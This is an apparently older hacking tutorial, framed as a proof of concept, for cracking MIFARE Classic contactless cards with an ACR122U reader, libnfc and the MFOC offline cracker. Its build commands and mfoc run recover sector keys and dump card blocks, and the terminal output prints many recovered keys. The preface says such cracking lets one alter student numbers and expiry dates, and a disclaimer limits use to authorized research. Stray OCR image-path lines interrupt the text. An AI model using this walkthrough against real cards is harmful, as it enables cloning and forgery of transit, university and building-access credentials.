Cooking with Mifare Classic

Hacking Mifare Classic for fun and (no)profit

DISCLAIMER:

The information and reference implementation is provided:

- for informational use only as part of academic or research study, especially in the field of informational security, cryptography and secure systems
- as-is without any warranty, support or liability - any damages or consequences obtained as a result of consulting this information if purely on the side of the reader
- NOT to be used in illegal circumstances (for example to abuse, hack or trick a system which the reader does not have specific authorizations to such as ticketing systems, public transport, University/ISIC cards, building access systems or whatsoever systems using Mifare Classic as core technology)

NOTES:

- this article contain no original research. All the research and implementation was made by other people and communities and is publicly available.

- this is not A-Z guide, just a simple demonstration.

0x00 - preface

Some of you may have read that the proprietary symmetric key cryptographic algorithm of the MIFARE Classic card has been broken. The MIFARE Classic card is used in physical access control systems (PACS) and contact less payment systems (including tollway and public transportation systems). By some estimates, there are 500 million MIFARE cards deployed worldwide, and the majority of them are MIFARE Classic cards.

Mifare Classic is a inexpensive, entry-level chip, based on ISO/IEC 14443 Type A, 1kB or 4kB. Uses 13.56 Mhz contactless smartcard standard, proprietary CRYPTO1 with 48 bits keys. There is no protection against cloning or modifications. Anyone with 50 € reader can use this weakness against your infrastructure. At least one sector is always encrypted with default key. After cracking all keys, hackers are able to change name, students university number, expiration date... This cookbook is proof of concept how easy that can be done.

Chosen ingredients: Backtrack | Touchatag starter package

Tested on: BackTrack 4, BackTrack 5 Final, (32bit)

Dependencies:

```
apt-get install flex libpcsclite-dev libusb-dev checkinstall
```

0x01 - hardware

Touchatag - ACR122U

Touchatag is ACS ACR122(U) NFC Reader USB RFID reader. The USB reader works at 13.56MHz (High Frequency RFID) and has a readout distance of about 4 cm (1 inch) when used with the Touchatag RFID tags. This product is made by Advanced Card Systems Limited and seems to be available in different layouts but hardware doesn't differ so much. They are all using a PN532 NFC Controller chip and a ST7 microcontroler unit.

0x02- software

ACR122U driver

```
wget http://www.acs.com.hk/drivers/eng/ACR122U_driver_Lnx_Mac10.5_10.6_1.02_P.zip
unzip -d acr122u ACR122U_driver_Lnx_Mac10.5_10.6_1.02_P.zip
cd acr122u
tar -jxvf acsccid-1.0.2.tar.bz2
cd acsccid-1.0.2
./configure
```

```
make
checkinstall -D -y --install
```

Open Source Near Field Communication (NFC) Library /LIBNFC/

Libnfc is the first free NFC SDK and Programmers API released under the GNU Lesser General Public License.

```
apt-get install -y debhelper libtool && wget http://libnfc.googlecode.com/files/libnfc-1.4.2.tar.gz
tar xfvz libnfc-1.4.2.tar.gz &&cd libnfc-1.4.2
svn checkout http://libnfc.googlecode.com/svn/tags/libnfc-1.4.2/debian
dpkg-buildpackage -rfakeroot
dpkg -i ../libnfc*.deb
```

- check your reader / target with nfc-list.

```
root@root:~# nfc-list
nfc-list use libnfc 1.4.2 (r891)
Connected to NFC device: ACS ACR122U 00 00 / ACR122U103 - PN532 v1.6 (0x07)
1 ISO14443A passive target(s) was found:
   ATQA (SENS_RES): 00  02
      UID (NFCID1): xx  xx  xx  xx
     SAK (SEL_RES): 18
```


MFOC -Mifare Classic Offline Cracker


Mifare Classic Offline Cracker is a tool that can recover keys from Mifare Classic cards. Thanks to Norbert Szetei and Pavol Luptak for their attack's implementation. MFOC is utility to compute (crack) all keys (A and B) to all sectors, providing at least one of the keys is already known. Keys file is the file, where mfoc will store cracked keys. Format of that file is compatible with nfc-mfclassic, so you can then use it to dump the card into file, or write a dump onto the card.


```
wget http://nfc-tools.googlecode.com/files/mfoc-0.10.2.tar.gz && tar -xvzf mfoc-0.10.2.tar.gz && cd mfoc-0.10.2
autoreconf -vis
./configure
make
checkinstall -D -y --install
```


0x03 dumping & cooking


psscd coordinates the loading of drivers for card readers. It allows applications to access smart cards and readers without knowing details of the card or reader. It is a resource manager that coordinates communications with smart card readers and smart cards and cryptographic tokens that are connected to the system. I prefer start pcscd in foreground (no daemon) with pcscd -f. Then it's time to start mfoc. Use high number of probes, because default number of probes for a key recovery for one sector is 20. Whole cracking could take from 30 minutes to 30 hours.


root : mfoc
Súbor Upraviť Zobraziť Záložky Nastavenie Pomocník
root@root:~# mfoc -P 500 -O dump
ATQA (SENS_RES): 00 02
* UID size: single
* bit frame anticollision supported
UID (NFCID1):
SAK (SEL_RES): 18
* Not compliant with ISO/IEC 14443-4
* Not compliant with ISO/IEC 18092
Fingerprinting based on ATQA & SAK values:
* Mifare Classic 4K
* SmartMX with Mifare 4K emulation
[Key: ffffffffffff] -> [.....]
[Key: a0a1a2a3a4a5] -> [.....x.....]
[Key: d3f7d3f7d3f7] -> [.....x.....]
[Key: 000000000000] -> [.....x.....]
[Key: b0b1b2b3b4b5] -> [.....x.....]
[Key: 4d3a99c351dd] -> [.....x.....]
[Key: 1a982c7e459a] -> [.....x.....]
[Key: aabbccddeeff] -> [.....x.....]
[Key: 714c5c886e97] -> [.....x.....x.....]
[Key: 587ee5f9350f] -> [..x.....x.....x.....]
[Key: a0478cc39091] -> [..x.....x....x..x.....]
[Key: 533cb6c723f6] -> [x.x.....x....x..x.....]
[Key: 8fd0a4f256e9] -> [x.x.....x...xx..x.....]
Sector 00 - FOUND_KEY [A] Sector 00 - UNKNOWN_KEY [B]
Sector 01 - UNKNOWN_KEY [A] Sector 01 - UNKNOWN_KEY [B]
Sector 02 - FOUND_KEY [A] Sector 02 - UNKNOWN_KEY [B]
Sector 03 - UNKNOWN_KEY [A] Sector 03 - UNKNOWN_KEY [B]
Sector 04 - UNKNOWN_KEY [A] Sector 04 - UNKNOWN_KEY [B]
Sector 05 - UNKNOWN_KEY [A] Sector 05 - UNKNOWN_KEY [B]
root : pcscd
root : mfoc


root : mfoc
Súbor Upraviť Zobraziť Záložky Nastavenie Pomocník
Found Key: A [af1a8a77ea1d]
Sector: 32, type A, probe 0, distance 25175 .....
Sector: 32, type A, probe 1, distance 25223 .....
Sector: 32, type A, probe 2, distance 25223 .....
Sector: 32, type A, probe 3, distance 25219 .....
Found Key: A [78914e846b8b]
Sector: 33, type A, probe 0, distance 25175 .....
Sector: 33, type A, probe 1, distance 25175 .....
Found Key: A [9d44bacd6879]
Sector: 34, type A, probe 0, distance 25219 .....
Sector: 34, type A, probe 1, distance 25221 .....
Found Key: A [d761b10b0213]
Sector: 35, type A, probe 0, distance 25225 .....
Sector: 35, type A, probe 1, distance 25175 .....
Found Key: A [e0b0c0f36193]
Sector: 36, type A, probe 0, distance 25221 .....
Sector: 36, type A, probe 1, distance 25219 .....
Found Key: A [d1360b80d22b]
Sector: 37, type A, probe 0, distance 25219 .....
Found Key: A [e7915d1f91da]
Sector: 38, type A, probe 0, distance 25219 .....
Sector: 38, type A, probe 1, distance 25175 .....
Found Key: A [1316f5394bcf]
Sector: 39, type A, probe 0, distance 25179 .....
Sector: 39, type A, probe 1, distance 25219 .....
Sector: 39, type A, probe 2, distance 25221 .....
Found Key: A [74cdbe8684ba]
Sector: 0, type B, probe 0, distance 25173 .....
Sector: 0, type B, probe 1, distance 25173 .....
Found Key: B [b29c8aa2a3a9]
Sector: 1, type B, probe 0, distance 25225 .
root : pcscd
root : mfoc


root : mfoc
Súbor Upraviť Zobraziť Záložky Nastavenie Pomocník
Sector 37 - UNKNOWN_KEY [A] Sector 37 - UNKNOWN_KEY [B]
Sector 38 - UNKNOWN_KEY [A] Sector 38 - UNKNOWN_KEY [B]
Sector 39 - UNKNOWN_KEY [A] Sector 39 - UNKNOWN_KEY [B]
Using sector 00 as an exploit sector
Sector: 1, type A, probe 0, distance 25221 .....
Found Key: A [b3de9843c86d]
Sector: 3, type A, probe 0, distance 25177 .....
Found Key: A [3325293d37b9]
Sector: 4, type A, probe 0, distance 25219 .....
Sector: 4, type A, probe 1, distance 25227 .....
Sector: 4, type A, probe 2, distance 25223 .....
Found Key: A [67e7dd55d82a]
Sector: 5, type A, probe 0, distance 25221 .....
Sector: 5, type A, probe 1, distance 25173 .....
Sector: 5, type A, probe 2, distance 25221 .....
Sector: 5, type A, probe 3, distance 25215 .....
Found Key: A [dc955bf31370]
Sector: 6, type A, probe 0, distance 25223 .....
Found Key: A [d96b57e69b80]
Sector: 7, type A, probe 0, distance 25221 .....
Sector: 7, type A, probe 1, distance 25219 .....
Sector: 7, type A, probe 2, distance 25215 .....
Found Key: A [10df7f1a4e17]
Sector: 9, type A, probe 0, distance 25269 .....
Sector: 9, type A, probe 1, distance 25215 .....
Sector: 9, type A, probe 2, distance 25219 .....
Sector: 9, type A, probe 3, distance 25219 .....
Found Key: A [274d7cb1fa7d]
Sector: 10, type A, probe 0, distance 25171 .
root : pcscd
root : mfoc


root : mfoc
Súbor Upraviť Zobraziť Záložky Nastavenie Pomocník
Sector: 39, type B, probe 3, distance 25221 .....
Sector: 39, type B, probe 4, distance 25219 .....
Sector: 39, type B, probe 5, distance 25217 .....
Found Key: B [1c8654fc7c8d]
Auth with all sectors succeeded, dumping keys to a file!
Block 255, type A, key [redacted] 00 00 08 77 8f 69 00 00 00 00 00 00
Block 254, type A, key [redacted] 00 00 00 00 00 00 00 00 00 00 00 00
Block 253, type A, key [redacted] 00 00 00 00 00 00 00 00 00 00 00 00
Block 252, type A, key [redacted] 00 00 00 00 00 00 00 00 00 00 00 00
Block 251, type A, key [redacted] 00 00 00 00 00 00 00 00 00 00 00 00
Block 250, type A, key [redacted] 00 00 00 00 00 00 00 00 00 00 00 00
Block 249, type A, key [redacted] 00 00 00 00 00 00 00 00 00 00 00 00
Block 248, type A, key [redacted] 00 00 00 00 00 00 00 00 00 00 00 00
Block 247, type A, key [redacted] 00 00 00 00 00 00 00 00 00 00 00 00
Block 246, type A, key [redacted] 00 00 00 00 00 00 00 00 00 00 00 00
Block 245, type A, key [redacted] 00 00 00 00 00 00 00 00 00 00 00 00
Block 244, type A, key [redacted] 00 00 00 00 00 00 00 00 00 00 00 00
Block 243, type A, key [redacted] 00 00 00 00 00 00 00 00 00 00 00 00
Block 242, type A, key [redacted] 00 00 00 00 00 00 00 00 00 00 00 00
Block 241, type A, key [redacted] 00 00 00 00 00 00 00 00 00 00 00 00
Block 240, type A, key [redacted] 00 00 00 00 00 00 00 00 00 00 00 00
Block 239, type A, key [redacted] 00 00 08 77 8f 69 00 00 00 00 00 00
Block 238, type A, key [redacted] 00 00 00 00 00 00 00 00 00 00 00 00
Block 237, type A, key [redacted] 00 00 00 00 00 00 00 00 00 00 00 00
Block 236, type A, key [redacted] 00 00 00 00 00 00 00 00 00 00 00 00
Block 235, type A, key [redacted] 00 00 00 00 00 00 00 00 00 00 00 00
Block 234, type A, key [redacted] 00 00 00 00 00 00 00 00 00 00 00 00
Block 233, type A, key [redacted] 00 00 00 00 00 00 00 00 00 00 00 00
